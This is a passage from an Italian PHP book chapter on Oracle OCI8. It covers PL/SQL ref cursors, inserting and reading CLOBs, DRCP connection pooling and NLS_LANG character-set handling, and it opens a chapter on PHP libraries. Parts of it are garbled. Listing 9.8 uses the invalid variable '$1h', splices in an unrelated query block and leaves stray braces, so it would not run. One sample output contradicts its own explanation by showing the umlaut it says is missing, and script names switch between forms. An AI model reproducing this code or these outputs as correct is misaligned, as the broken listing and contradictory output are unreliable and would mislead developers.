Nello script del Listato 9.5 è presente una combinazione quasi completa delle operazioni incontrate finora: una funzione utente con un argomento di input, un package di sistema `DBMS_OUTPUT` e argomenti di output, tutti combinati tra loro nel codice anonimo PL/SQL. Il binding delle variabili non è dichiarato, poiché le variabili sono dichiarate dalla funzione `oci_bind_by_name`. Non è necessario dichiarare i parametri `IN` e `OUT` come in altri framework; la funzione `oci_bind_by_name` si occupa di questa impostazione. Si possono avere più generi di binding. Ovviamente ci possono essere numeri e stringhe, e nel paragrafo che si è occupato dell'interfaccia ad array si è visto che il binding riguarda in quel caso oggetti della classe `OCI-COLLECTION`. È possibile anche effettuare il binding rispetto a uno statement handle. Nel gergo Oracle, uno statement handle prende il nome di cursore. Il linguaggio PL/SQL di Oracle è in grado di manipolare i cursori e di riportarli a PHP per la loro esecuzione, come si può vedere nell'esempio del Listato 9.6.

Listato 9.6 Cursori PL/SQL.

```

<?php
$proc = <<<'EOP'
declare
type crs_type is ref cursor;

```

```

crs crs_type;
begin
    open crs for select ename,job,deptno from emp;
:CSR:=crs;
end;
EOP;
try {
    $dbh = oci_connect("scott", "tiger", "local");
    if (!$dbh) {
        $err = oci_error();
        throw new exception($err['message']);
    }
    $csr = oci_new_cursor($dbh);
    $res = oci_parse($dbh, $proc);
    oci_bind_by_name($res, ":CSR", $csr, -1, SQLT_RSET);
    if (!oci_execute($res)) {
        $err = oci_error($dbh);
        throw new exception($err['message']);
    }
    if (!oci_execute($csr)) {
        $err = oci_error($dbh);
        throw new exception($err['message']);
    }
    while ($row = oci_fetch_array($csr, OCI_NUM)) {
        foreach ($row as $r) {
            printf("%-12s", $r);
        }
        print "\n";
    }
}
catch(Exception $e) {
    print "Exception:\n";
    die($e->getMessage() . "\n");
}
?>

```

Nel Listato 9.6 si chiama due volte il metodo `oci_execute`. La prima volta si esegue il piccolo script PL/SQL relativo alla variabile `$proc`. Lo script apre un cursore, di tipo PL/SQL ref cursor, per la query SQL che seleziona tre colonne della tabella `EMP`, inserisce il cursore nella variabile di binding `:CSR` e conclude l'esecuzione. Dopotutto, si tratta pur sempre di linguaggio PHP.

Dopo aver eseguito il codice PL/SQL, lo script colloca il cursore Oracle nella variabile di binding `$csr`, che è stata creata con una chiamata di `oci_new_cursor`. È già stato detto che i cursori sono istruzioni SQL di tipo parsed. Dopo aver riempito il cursore `$csr`, è necessario eseguirlo per poter ricavare i dati. A questo punto si esegue una seconda volta il metodo `oci_execute` per utilizzare il cursore, dopodiché si recuperano i dati e si

visualizza un output standard, in modo da ottenere un risultato simile a quello mostrato di seguito:

```
./script9.6.php
SMITH      CLERK      20
ALLEN     SALESMAN    30
WARD       SALESMAN    30
JONES      MANAGER    20
MARTIN     SALESMAN    30
BLAKE      MANAGER    30
CLARK      MANAGER    10
SCOTT      ANALYST    20
KING       PRESIDENT  10
TURNER     SALESMAN    30
ADAMS      CLERK      20
JAMES      CLERK      30
FORD       ANALYST    20
MILLER     CLERK      10
```

PL/SQL ha creato un'istruzione SQL, l'ha analizzata e riportata a PHP per la sua esecuzione. PHP ha svolto il suo compito e ha prodotto il risultato. È una combinazione di funzioni molto potente, da impiegare per ottenere risultati significativi dalle proprie applicazioni.

Se il cursore restituito da PL/SQL utilizza il locking, la funzione `oci_execute` deve essere chiamata con l'opzione `OCI_NO_AUTO_COMMIT`, poiché il commit implicito che segue ogni operazione riuscita rilascia i lock e causa il seguente errore:

```
PHP Warning: oci_fetch_array(): ORA-01002: fetch out of sequence in
scriptDB.6.php on line 29
```

L'errore è stato prodotto aggiungendo `for update of job` alla query del codice PL/SQL. La query è stata modificata in modo da leggere `select ename, job, deptno from emp for update of job`. Le query che includono la clausola `for update` eseguono il locking delle righe selezionate, un comportamento imposto dagli standard SQL. Nei database relazionali il meccanismo di locking è garantito per la durata di una transazione. Al termine della transazione, per esempio a seguito di un'istruzione `commit`, il cursore non è più valido e non si possono più ottenere i dati. L'impostazione di default per `oci_execute` emette un comando di `commit` e blocca le query che hanno l'opzione `for update`. Nel prossimo paragrafo si incontrerà un errore analogo a questo.

NOTA

Il metodo `oci_execute` imposta un comando di `commit` al termine di ogni esecuzione conclusa con successo, anche se l'istruzione SQL è una query. Se questo comportamento non è accettabile è

necessario impostare l'argomento `OCI_NO_AUTO_COMMIT`.

Vediamo ora un altro importante tipo di oggetto.

Lavorare con tipi LOB

La sigla LOB identifica un oggetto “grande” (*Large Object*) e può riguardare un oggetto LOB di testo, di tipo CLOB (*Character Large Object*), di tipo BLOB (*Binary Large Object*) oppure il puntatore relativo a un file Oracle di tipo BFILE. La caratteristica fondamentale e cruciale di un oggetto LOB è la sua dimensione.

I primi database relazionali non gestivano elementi quali documenti di grandi dimensioni, media clip e file grafici, che erano gestiti direttamente dal file system. Il paradigma di una collezione di documenti era l’archivio nel quale si riponevano i documenti ordinandoli per lettera in ordine alfabetico o per numero. Si presupponeva di sapere esattamente cosa cercare, meglio ancora se con il relativo numero di documento. I file system sono organizzati come archivi. Un file system è semplicemente una collezione di “cassetti”, chiamati *directory*, ciascuno dei quali contiene più documenti. Le organizzazioni più vecchie rendevano impossibile esaudire richieste quali “per favore, trovami tutti i contratti del 2008 relativi ad acquisti di mobili, per esempio sedie, tavoli e armadi”. L’indicizzazione del testo ha consentito di esaudire queste richieste di routine. Va inoltre ricordato che i file system hanno poche informazioni accessibili dall’esterno. Non ci sono parole chiave, commenti visibili, non si conosce l’autore dei documenti e altre informazioni utili e necessarie per identificarlo. L’esigenza di conoscere molte informazioni implica che il vecchio paradigma non è più sufficiente; i documenti richiedono sempre più di essere gestiti da database.

Oracle propone l’opzione Oracle*Text per ogni database, senza costi aggiuntivi. L’opzione consente all’utente di creare indici del testo presente nei documenti, di analizzare documenti in formato MS Word, Adobe PDF, HTML e in molti altri formati. Oracle è anche in grado di eseguire ricerche di testo, esattamente come Sphinx, e i suoi indici di testo sono ben integrati con il database. Esistono anche opzioni che analizzano le mappe, misurano la distanza tra due punti e analizzano immagini a raggi X. Queste ottime funzionalità si basano su oggetti LOB memorizzati in un database. Ovviamente, PHP viene spesso impiegato nelle applicazioni web e dispone

dei meccanismi necessari per gestire i file caricati nell'applicazione; ciò rende particolarmente importante studiare la gestione delle colonne LOB nelle applicazioni PHP. L'upload di documenti e la loro memorizzazione in un database sono operazioni tipiche da svolgere quando si lavora con PHP e con un database Oracle.

Nel prossimo esempio si carica il contenuto di un file di testo in un database. Il file di testo è il racconto di Kurt Vonnegut intitolato ‘Harrison Bergeron’, che si può liberamente scaricare da

<http://www.tnellen.com/cybereng/harrison.html>.

Il contenuto del racconto è stato memorizzato su disco nel file di testo `harrison_bergeron.txt`. Il racconto è piuttosto breve, il file occupa circa 12 K ed è comunque più grande della dimensione massima delle colonne `VARCHAR2`, che è di 4 K:

```
ls -l harrison_bergeron.txt
-rw-r--r-- 1 mgogala users 12678 Apr  2 23:28 harrison_bergeron.txt
```

Il documento contiene per la precisione 12.678 caratteri. Questo dato sarà utile per verificare il risultato dello script. L'inserimento dei documenti richiede ovviamente la compilazione di una tabella. Di seguito è indicata quella che verrà impiegata nei prossimi due esempi:

```
CREATE TABLE TEST2_INS
(
    FNAME VARCHAR2(128),
    FCONTENT CLOB
) LOB(FCONTENT) STORE AS SECUREFILE SF_NOVELS (
    DISABLE STORAGE IN ROW DEDUPLICATE COMPRESS HIGH
) ;
```

Per creare tabelle di questo genere viene spontaneo impostare colonne chiamate `NAME` e `CONTENT`, ma questi nomi potrebbero diventare parole riservate nelle prossime versioni di Oracle; ciò provocherebbe problemi imprevedibili ed è pertanto meglio evitare di ricorrere a simili nomi.

NOTA

L'adozione di nomi quali `NAME`, `CONTENT`, `SIZE` o affini è pericoloso perché si possono manifestare conflitti con le parole chiave di SQL.

La creazione di colonne LOB implica inoltre la presenza di varie opzioni a seconda della versione del database. Le opzioni per creare i comandi di tabella hanno un'influenza determinante sul genere di storage richiesto per memorizzare l'oggetto LOB, sulle prestazioni degli indici di testo e del processo di estrazione dei dati. La tabella dell'esempio è stata creata in

Oracle 11.2 e non tutte le opzioni indicate sono presenti nelle versioni precedenti, ancora in uso al momento. Un'opzione disponibile a partire da Oracle 9i è `DISABLE STORAGE IN ROW`. Il suo utilizzo implica che Oracle memorizzi l'intera colonna LOB in uno spazio di storage separato, chiamato *LOB segment*, e lasci nella riga della tabella le informazioni che consentono di trovare l'oggetto LOB, note anche con il nome di LOB locator. In genere i *LOB locator* hanno una dimensione di 23 byte; ciò rende le colonne non LOB della tabella molto più piene e la loro lettura più efficiente. L'accesso ai dati LOB richiede a Oracle di impostare distinte richieste I/O, il che diminuisce l'efficienza delle operazioni di lettura della tabella.

In assenza dell'opzione `DISABLE STORAGE IN ROW`, Oracle memorizza fino a 4 K di contenuto LOB nello storage normale della tabella, insieme alle altre colonne non LOB. In questo modo la porzione della tabella è molto più grande, sparpagliata, e diminuisce l'efficienza degli indici delle colonne non LOB, oltre che il numero di letture necessarie per esaminare i dati LOB. La regola generale prevede di memorizzare le colonne LOB insieme agli altri dati della tabella se si acquisiscono spesso le colonne LOB quando è necessario estrarre i dati della tabella. D'altra parte, se ci sono molte situazioni che non richiedono di leggere le colonne LOB insieme agli altri dati, allora è meglio memorizzarle separatamente rispetto ai dati non LOB, il che significa impostare `DISABLE STORAGE IN ROW`. Oracle memorizza di default tutto quanto insieme, se non viene specificato altrimenti.

Il progetto prevede di inserire nella tabella il nome e il contenuto del file. Il Listato 9.7 mostra lo script che esegue questa operazione.

Listato 9.7 Script di compilazione della tabella.

```
<?php
$ins = <<<SQL
insert into test2_ins(fname,fcontent) values (:FNAME,empty_clob())
returning fcontent into :CLB
SQL;
$qry = <<<SQL
select fname "File Name",length(fcontent) "File Size"
from test2_ins
SQL;
$fname = "harrison_bergeron.txt";
try {
    $dbh = oci_connect("scott", "tiger", "local");
    if (!$dbh) {
        $err = oci_error();
        throw new exception($err['message']);
    }
    $lob = oci_new_descriptor($dbh, OCI_DTYPE_LOB);
```

```

$res = oci_parse($dbh, $ins);
oci_bind_by_name($res, ":FNAME", $fname, -1, SQLT_CHR);
oci_bind_by_name($res, ":CLB", $lob, -1, SQLT_CLOB);
if (!oci_execute($res, OCI_NO_AUTO_COMMIT)) {
    $err = oci_error($dbh);
    throw new exception($err['message']);
}
$lob->import("harrison_bergeron.txt");
$lob->flush();
oci_commit($dbh);
$res = oci_parse($dbh, $qry);
if (!oci_execute($res, OCI_NO_AUTO_COMMIT)) {
    $err = oci_error($dbh);
    throw new exception($err['message']);
}
$row = oci_fetch_array($res, OCI_ASSOC);
foreach ($row as $key => $val) {
    printf("%s = %s\n", $key, $val);
}
}
catch(Exception $e) {
    print "Exception:\n";
    die($e->getMessage() . "\n");
}
?>

```

L'esecuzione dello script produce il risultato che segue:

```

./script9.7.php
File Name = harrison_bergeron.txt
File Size = 12678

```

È stato inserito un file di testo nel database. Il Listato 9.7 presenta molti elementi interessanti. A differenza del tipo `OCI-Collection`, i descrittori `OCI-LOB` devono essere inizializzati nel database, per cui nell'inserimento dati si ha la clausola `RETURNING`. Il tentativo di compilare il descrittore LOB lato client e di inserirlo nel database senza le complicazioni insite in `EMPTY_CLOB` e `RETURNING` genera un errore che segnala che lo script sta tentando di inserire un descrittore LOB non valido. Il motivo di tale comportamento è che le colonne LOB sono in effetti file del database. È necessario allocare la memorizzazione dati e indicare le informazioni relative al file nel descrittore. Il parametro `Descriptor` descrive un oggetto che si può utilizzare per leggere e scrivere nel database. Per questa ragione si utilizza la chiamata di binding per inserire un oggetto CLOB vuoto e lo si restituisce in un descrittore PHP. Il metodo illustrato in precedenza, che prevede la clausola `RETURNING`, ha carattere generale quando si tratta di inserire oggetti LOB in un database Oracle.

In secondo luogo, il descrittore LOB è un oggetto che rimane valido per la durata di una transazione. I database relazionali si basano sulle transazioni e, una volta inseriti nei database, anche gli oggetti LOB devono avere la medesima protezione dettata dalle regole ACID cui sono sottoposti gli altri dati. La colonna LOB è, dopotutto, semplicemente una colonna presente in una riga del database. Una volta completata la transazione, non si può escludere che qualcun altro possa bloccare la riga che è stata appena scritta per aggiungere un commento al testo, cambiandone la dimensione o perfino la posizione. Di conseguenza, i descrittore LOB sono validi solo per la durata di una transazione; ciò implica che occorre impiegare l'argomento `OCI_NO_AUTO_COMMIT` insieme alla funzione `oci_execute`. L'operazione di commit può essere eseguita al termine delle modifiche di riga. La mancanza di `OCI_NO_AUTO_COMMIT` genera l'errore:

```
./script9.7.php
PHP Warning: OCI-Lob::import(): ORA-22990: LOB locators cannot span
transactions in scriptDB.7.php on line 18
```

Qui è stato inserito un oggetto LOB vuoto, pertanto il nome del file è corretto, ma il contenuto non c'è. In altri termini, il database è corrotto da un punto di vista logico, dove “corrotto” significa che i dati non sono coerenti. La presenza del nome di un file in assenza del file necessario coincide con uno stato non coerente del database. Il problema è simile a quello provocato dal locking dei cursori nel paragrafo precedente ed è perfino più pericoloso.

L'interfaccia OCI8 contiene la classe `OCI-Lob`. I nuovi oggetti di questa classe sono allocati utilizzando la funzione `oci_new_descriptor`. La classe ha più o meno gli stessi metodi del package PL/SQL interno `DBMS_LOB` per la gestione di oggetti LOB da parte di PL/SQL. Le colonne LOB si devono considerare file memorizzati nel database, ed esistono molte operazioni che si possono eseguire con esse: leggere, scrivere, aggiungere dati, conoscere la dimensione, ricavare la posizione corrente, fare ricerche, impostare buffer di dati, riportare la posizione all'inizio (*rewind*) e scaricare i dati su disco. A tutte le operazioni corrispondono metodi della classe `OCI-Lob`.

Nell'esempio è stato utilizzato `OCI-Lob->import` per semplicità, ma al suo posto si può impiegare il metodo `OCI-Lob->write`, analogo alla chiamata di scrittura del file system. La sintassi è `int OCI-Lob->write($buffer,$length)`. Il metodo di scrittura restituisce il numero di byte che sono stati scritti nella colonna LOB.

È stato utilizzato il metodo `OCI-Lob->flush` per garantire che i dati trasferiti dal file originale siano effettivamente scritti nella colonna LOB in fase di commit. È una soluzione elegante per essere sicuri che i dati vengano completamente trasferiti sul server prima che avvenga il commit della transazione, che si rilasci il locking e che il descrittore LOB sia non valido. Va inoltre ricordato che il metodo `OCI-Lob->import` è molto comodo per i file di piccole dimensioni. Per i grandi file è sempre possibile che si manifestino problemi di memoria. In genere gli script PHP hanno limiti di memoria impostati nel file `php.ini`; la maggior parte degli amministratori di sistema è poco propensa a consentire che gli script PHP possano impegnare grandi quantità di memoria e impostano valori che variano da 32 MB a 256 MB di memoria per l'esecuzione di script PHP. Se il traffico sul sito diventa molto significativo, una tale generosità può compromettere il funzionamento del computer. I file molto grandi, con dimensioni di centinaia di megabyte, possono essere caricati solo a pezzi (*piecewise*), trasferendo porzioni abbastanza grandi di file nei buffer e scrivendo il contenuto dei buffer nella colonna LOB utilizzando i metodi di scrittura OCI-Lob. La dimensione massima di una colonna LOB è di 4 GB, anche se è difficile dover ricorrere a un caricamento dati di queste dimensioni in un database. Per esperienza posso affermare che nella maggior parte dei casi si caricano documenti di testi che raramente superano dimensioni di alcuni megabyte. In genere per caricare questo tipo di file si impiega il metodo `OCI-Lob->import`.

Per concludere il capitolo, il Listato 9.8 mostra un esempio di script che legge l'oggetto LOB che è stato inserito e illustra l'utilizzo di `OCI-Lob->read`.

Listato 9.8 Script che illustra l'utilizzo di OCI-Lob->read.

```
<?php
$qry = <<<SQL
DECLARE
fcon CLOB;
BEGIN
SELECT fcontent into fcon
FROM test2_ins
WHERE fname='harrison_bergeron.txt';
:CLB:=fcon;
END;
SQL;
try {
    $dbh = oci_connect("scott", "tiger", "local");
    if (!$dbh) {
        $err = oci_error();
        throw new exception($err['message']);
    }
    $q = "SELECT fcontent FROM test2_ins WHERE fname='harrison_bergeron.txt'";
    $st = oci_parse($dbh, $q);
    oci_execute($st);
    $row = oci_fetch_array($st, OCI_ASSOC+OCI_RETURN_NULLS);
    $fcontent = $row['FCONTENT'];
    echo $fcontent;
}
```

```

}
$1h = oci_new_descriptor($dbh, OCI_DTYPE_LOB);
$res = oci_parse($dbh, $qry);
oci_bind_by_name($res, ":CLB", $1h, -1, SQLT_CLOB);
if (!oci_execute($res, OCI_NO_AUTO_COMMIT)) {
    $err = oci_error($dbh);
    throw new exception($err['message']);
}
$novel = $1h->read(65536);
printf("Length of the string is %d\n", strlen($novel));
}
catch(Exception $e) {
    print "Exception:\n";
    die($e->getMessage() . "\n");
}
?>

```

La prima domanda è: perché la query è stata inclusa in un blocco PL/SQL anonimo? La risposta è che il binding del descrittore LOB con un semplice segnaposto da inserire nell'istruzione `SELECT...INTO` non funziona, e viene prodotto un handler LOB non valido. L'inclusione delle query in un handler PL/SQL anonimo non comporta una grande fatica. L'esecuzione dello script è stata ripetuta più e più volte: analisi, binding delle variabili, esecuzione. La lettura di una colonna LOB è un'operazione semplice quanto quella di leggere file da sistema operativo.

NOTA

Le colonne LOB si possono ritenere analoghe a file memorizzati nel database.

Per lavorare con le colonne LOB ci sono molte altre opzioni, suggerimenti e soluzioni particolari. Nell'ultima versione di Oracle RDBMS, Oracle 11g, è possibile comprimere le colonne LOB, sfruttando opzioni di compressione avanzate offerte con una propria licenza. Potete approfondire l'argomento studiando uno dei manuali disponibili insieme ad altra documentazione Oracle e intitolato *Large Objects Developer's Guide*; per quanto riguarda lo studio di Oracle 11g, vi suggerisco invece *Securefiles and Large Objects Developer's Guide*.

Una rivisitazione del collegamento a DB: il pool di connessioni

Questo paragrafo tratta un argomento “all'avanguardia”. Il pool di connessioni di un database è disponibile solo a partire da Oracle 11g, l'ultima e più importante release di Oracle RDBMS. Molti utenti non hanno ancora convertito il proprio database a Oracle 11g, in quanto l'upgrade di

un database in produzione è un progetto impegnativo che non può essere preso alla leggera. Tuttavia, le possibilità offerte dal pool di connessioni rappresentano un aspetto determinante nella scelta di passare alla versione 11g, che può essere vantaggiosa per molte applicazioni. Questa soluzione non è offerta solo agli utenti PHP, è un meccanismo generale che può essere impiegato anche con altri strumenti di sviluppo.

Il concetto di pool di connessioni è noto a chiunque abbia già lavorato con le applicazioni Java e con i server di applicazioni, è intuitivo e semplice da comprendere. In sostanza, l'obiettivo è allocare un certo numero di processi server che possono essere riutilizzati da un'applicazione. Il DBA (*DataBase Administrator*) ha la possibilità di allocare un pool di processi e di renderli disponibili per le applicazioni.

Per comprendere i vantaggi del pool di connessioni conviene prima studiare le opzioni tradizionali per il collegamento con un'istanza Oracle. Prima che esistesse il pool di connessioni si disponeva di due sole opzioni, entrambe configurabili dal DBA. La prima opzione è una connessione dedicata del server. Quando l'applicazione richiede un server dedicato, viene allocato un processo server Oracle per eseguire il lavoro con il database. Il processo si occupa di una sola applicazione, e se l'applicazione è inattiva il processo allocato non può occuparsi di altre richieste in attesa di essere eseguite. Il processo esiste per l'intera durata della connessione che ha avviato la sua creazione e si conclude solo quando riceve una richiesta di disconnessione. Questa è la modalità di default per la gestione delle connessioni, che in genere è adeguata per la maggior parte delle applicazioni. Ogni processo dispone di una propria area di lavoro, che in gergo Oracle prende il nome di PGA (*Process Global Area*), impiegata per l'ordinamento e l'hashing dei dati. Quando si conclude il lavoro del processo dedicato, la sua PGA viene de-allocata, in quanto è memoria non condivisa e posseduta da ogni singolo processo. A ogni connessione corrisponde un processo server. Il database deve essere configurato in modo da consentire un processo per ogni utente che effettua una connessione.

L'altro genere di connessione con il database esiste a partire da Oracle 7 e prende il nome di connessione condivisa con il server. Il database si può configurare in modo che esista un gruppo di processi condivisi sul server, che eseguono istruzioni SQL per conto degli utenti che effettuano richieste di connessione. Quando un processo finisce di eseguire un'istruzione SQL

per l'applicazione A, è libero di iniziare a elaborare un'altra istruzione SQL per l'applicazione B. Non si garantisce che due istruzioni SQL relative allo stesso processo vengano eseguite dallo stesso server condiviso. I processi dei server condivisi hanno le proprie aree di lavoro nella memoria condivisa, che Oracle chiama SGA (*Share Global Area*); ciò significa che in fase di configurazione occorre fare in modo che tutto funzioni correttamente. Questa soluzione richiede anche una grande quantità di memoria condivisa, che rimane allocata in modo permanente e non può essere de-allocata quando non è più necessaria. La connessione di applicazioni non deve creare un nuovo processo e un piccolo numero di processi è in grado di gestire una grande quantità di richieste. La configurazione e il monitoraggio di sistemi server condivisi sono operazioni abbastanza complesse, che si adottano raramente.

Il pool di connessioni prende anche il nome di sistema DRCP (*Database Resident Connection Pooling*) e offre il meglio delle due soluzioni precedenti. Il processo assegnato a una sessione rimane tale per tutta la durata della stessa, e ogni processo del pool dispone di una propria PGA, per cui non ci sono difficoltà legate alla configurazione della memoria condivisa.

Il pool di connessioni è fondamentalmente configurato dal DBA lato database e, per quanto riguarda i parametri PHP, è definito nel file `php.ini`. Non cambia la sintassi delle istruzioni e gli script esistenti possono impiegare il pool senza alcuna modifica. Conviene a questo punto studiare la configurazione di un pool.

Innanzitutto, si deve impostare il pool dal lato Oracle RDBMS, operazione effettuata tramite il package PL/SQL `DBMS_CONNECTION_POOL`, le cui specifiche sono riportate nel documento

http://download.oracle.com/docs/cd/E11882_01/appdev.112/e16760/toc.htm.

Il package consente agli amministratori di definire il numero massimo e il numero minimo di processi server nel pool, il tempo massimo di inattività (superato il quale il processo server ritorna al pool), la durata massima di una sessione e il parametro TTL (*Time To Live*). La sessione viene annullata ogni volta che rimane inattiva per un tempo superiore a quello definito dal TTL; ciò consente a Oracle di avere sotto controllo l'utilizzo del pool. Di seguito è riportato un esempio di configurazione del pool dal lato DBA:

```
begin
dbms_connection_pool.configure_pool (
```

```

pool_name => 'SYS_DEFAULT_CONNECTION_POOL',
minsize => 5,
maxsize => 40,
incrsize => 5,
session_cached_cursors => 128,
inactivity_timeout => 300,
max_think_time => 600,
max_use_session => 500000,
max_lifetime_session => 86400);
end;

```

Per eseguire queste operazioni è necessario che l'utente sia collegato come **SYSDBA**. Senza approfondire i dettagli, si possono esaminare gli argomenti di default del pool e studiare come avviare uno nuovo. Oracle 11.2 supporta un solo pool di connessione, pertanto non si hanno scelte:

```

SQL> connect / as sysdba
Connected.
SQL> exec dbms_connection_pool.start_pool();
PL/SQL procedure successfully completed.

```

Questi comandi avviano il pool di default. Dopo l'avvio, il pool rimane persistente e viene riavviato automaticamente anche se si riavvia l'istanza. Dopo aver avviato il pool è necessario impostare il parametro **oci8.connection_class** con una stringa che identifica l'applicazione relativa all'istanza Oracle. La sua configurazione può essere monitorata tramite le tabelle del sistema Oracle. Di seguito sono indicate le impostazioni presenti nel file **php.ini** degli esempi di questo capitolo:

```

oci8.connection_class = TEST
oci8.ping_interval = -1
oci8.events = On
oci8.statement_cache_size = 128
oci8.default_prefetch = 128

```

Il parametro **oci8.events** abilita e disabilita le istanze di notifica, e imposta il parametro **oci8.ping_interval** a -1 per disattivare il pinging sul lato PHP che controlla se l'istanza è up. Il pinging PHP non è più necessario perché le notifiche sono attivate dal parametro **events** che vale **on**. Gli ultimi due parametri sono legati alle prestazioni. Le sessioni OCI8 memorizzano nella cache utente fino a 128 cursori e tentano di riportare le righe in batch di 128 oggetti.

A questo punto il file dei parametri è completo. Non resta che effettuare la connessione, riprendendo lo script del Listato 9.2 e sostituendo l'istruzione

```
$dbh = oci_connect("scott", "tiger", "local");
```

con un'istruzione

```
$dbh = oci_pconnect("scott", "tiger", "localhost/oracle.home:POOLED");
```

Ecco fatto! Non occorre modificare altro. Lo script esegue esattamente le stesse operazioni del precedente comando `connect`. A questo proposito, cosa significa `pconnect`? La funzione `oci_pconnect` crea una connessione persistente che, una volta attivata, non viene chiusa quando lo script conclude il suo lavoro. In fase di connessione, il protocollo OCI8 controlla se esiste già una connessione non utilizzata che abbia le medesime credenziali e, in caso affermativo, lo riutilizza. Esiste anche una chiamata `oci_new_connection` che richiede ogni volta una nuova connessione a standard `oci_connect`, impiega la funzione in tutti gli esempi del capitolo, chiude la connessione quando si conclude lo script ma restituisce lo stesso handler quando viene richiesta più di una volta la connessione con le medesime credenziali.

In quali situazioni conviene implementare un pool di connessioni? Vale la pena considerare la presenza di un pool di connessioni quando esiste una grande quantità di processi che utilizzano le stesse credenziali per collegarsi al database e quando i collegamenti avvengono con una certa regolarità. Quali sono i vantaggi offerti da un pool di connessioni? Si risparmiano risorse del database e si consente al DBA di gestire meglio le risorse a disposizione. L'impiego di un pool di connessioni è una scelta che va ponderata con il DBA che dovrà svolgere la maggior parte del lavoro.

Set di caratteri nel database e in PHP

Lavorare con i database significa spesso avere a che fare con set di caratteri in conflitto tra loro. Oracle memorizza i dati con il set di caratteri definito dal parametro `NLS_CHARACTERSET`, che viene impostato in fase di creazione del database e che non si può modificare facilmente. La modifica dei set di caratteri è supportata se e solo se la nuova impostazione è un superset di quello precedente. È possibile danneggiare i database quando si tenta di impiegare un set di caratteri non supportato. Nella maggior parte dei casi, l'unico modo per cambiare i set di caratteri è costituito da operazioni di esportazione e importazione, che implicano una grande quantità di tempo se i database occupano più terabyte.

Fortunatamente, Oracle è in grado di convertire i dati inviati al client nel set di caratteri specificato da questo. È disponibile una variabile ambiente che controlla questo genere di conversione. Si consideri la creazione di un'altra tabella nello schema Scott:

```
CREATE TABLE TEST3
(
    TKEY NUMBER(10,0),
    TVAL VARCHAR2(64)
)
```

Nella tabella è stata inserita una sola riga, che contiene i valori (1, 'Überraschung').

L'espressione tedesca *Überraschung* significa "sorpresa" ed è stata scelta per il carattere iniziale: il simbolo sopra la U maiuscola, cioè una dieresi. A questo punto occorre creare un piccolo script (Listato 9.9) che deriva da quello del Listato 9.2, illustrato in precedenza.

Listato 9.9 Un piccolo script PHP.

```
<?php
$QRY = "select * from test3";
try {
    $dbh = oci_new_connect("scott", "tiger", "local");
    if (!$dbh) {
        $err = oci_error();
        throw new exception($err['message']);
    }
    $sth = oci_parse($dbh, $QRY);
    if (!oci_execute($sth)) {
        $err = oci_error($dbh);
        throw new exception($err['message']);
    }
    while ($row = oci_fetch_array($sth, OCI_NUM)) {
        foreach ($row as $r) {
            printf("%-12s", $r);
        }
        print "\n";
    }
}
catch(exception $e) {
    print "Exception:";
    print $e->getMessage() . "\n";
    exit(-1);
}
?>
```

Lo script seleziona il contenuto della tabella TEST3 e lo visualizza come output standard. Non ci sono istruzioni particolari da segnalare. È stato riportato per mostrare quanto segue.

Prima esecuzione:

```
unset NLS_LANG  
. /script9.8.php  
1          Überraschung
```

Seconda esecuzione:

```
export NLS_LANG=AMERICAN_AMERICA.AL32UTF8  
. /scriptDB.8.php  
1          Überraschung
```

L'output dello script è differente e dipende dalla variabile ambiente `NLS_LANG`. La sintassi di `NLS_LANG` è `<Language>_<Territory>.Character set`. La descrizione completa degli esempi è presente nella documentazione Oracle, che si raccomanda di studiare con attenzione. La prima esecuzione dello script non include la definizione della variabile `NLS_LANG`; Oracle ha utilizzato il set di caratteri di default del sistema, ovvero l'insieme US7ASCII installato nel computer impiegato per svolgere gli esempi del libro. L'output dello script non contiene caratteri che non sono conformi allo standard US7ASCII; la parola è scritta come `Überraschung`, senza dieresi. Nella seconda esecuzione è stata impostata la variabile `NLS_LANG` e l'output risulta corretto: il testo visualizza la dieresi.

Il set di caratteri può essere stabilito durante la connessione, nel caso in cui il controllo con la variabile `NLS_LANG` non vi soddisfi, oppure quando gli script devono visualizzare output che presentano diversi set di caratteri. I set di caratteri sono in effetti il quarto parametro del comando `oci_connect`. Invece di utilizzare la variabile `NLS_LANG` si poteva scrivere

```
oci_connect("scott","tiger","local","AL32UTF8")
```

 per ottenere un output che visualizza la dieresi. Potete trovare i nomi Oracle dei set di caratteri nella documentazione e nel database. I nomi validi sono riportati nella tabella `V$NLS_VALID_VALUES`. Oracle supporta più di 200 set di caratteri; per saperne di più conviene consultare la documentazione.

Ovviamente, PHP è in grado di visualizzare correttamente il contenuto solo dopo aver impostato `iconv.output_encoding` con il set di caratteri desiderato. In genere si utilizzano i parametri `iconv`:

```
iconv.input_encoding = UTF-8  
iconv.internal_encoding = UTF-8  
iconv.output_encoding = UTF-8
```

Il parametro `input_encoding` non è stato impiegato negli esempi precedenti; è presente solo per completezza della trattazione. In questo modo, PHP è in grado di utilizzare il set di caratteri corretto per generare l'output e formattare le stringhe.

Riepilogo

Questo capitolo si è occupato in dettaglio dell'utilizzo del protocollo OCI8. La caratteristica più importante è l'interfaccia ad array, che consente di eseguire gli script PHP di caricamento dati più rapidamente, anche se necessita di alcune funzionalità specifiche dell'interfaccia OCI8, in particolare della classe `OCI-Collection`. Nel capitolo si è lavorato anche con i tipi LOB, con i cursori e il binding di variabili, svolgendo operazioni utili nello sviluppo di applicazioni web. Strumenti quali i set di caratteri e i pool di connessioni sono diventati parte integrante dei sistemi per le applicazioni più avanzate. Nelle prossime versioni di Oracle RDBMS verranno probabilmente aggiunte nuove funzioni dell'interfaccia OCI8, ma al momento queste caratteristiche esauriscono le spiegazioni inerenti tali funzionalità.

Le librerie

PHP è un linguaggio versatile che offre un'ampia gamma di applicazioni. Esistono molte librerie open source ormai mature e ricche di funzionalità interessanti. Tutto ciò è molto positivo perché i programmatori preferiscono evitare di scoprire ogni volta l'acqua calda, e le librerie consentono di risparmiare tempo e fatica. Questo capitolo ha un carattere molto pratico e illustrerà quanto segue.

- Parsing dei feed RSS con SimplePie.
- Uso di TCPDF per generare PDF.
- Acquisizione dati da siti web tramite cURL e phpQuery.
- Integrazione di Google Maps con php-google-map-api.
- Generazione di messaggi e-mail e SMS con PHPMailer.
- Inclusione dell'API Google Chart in gChartPHP.

Setup del server

Negli esempi di questo capitolo si presume che la root del documento sia `/htdocs/`.

Di conseguenza, il setup del file system del server locale diventa:

```
/htdocs/library1/  
/htdocs/library2/  
...  
/htdocs/example1.php  
/htdocs/example2.php  
...
```

che corrisponde a questo output sul browser:

```
http://localhost/library1/  
http://localhost/library2/  
http://localhost/example1.php  
http://localhost/example2.php
```

SimplePie

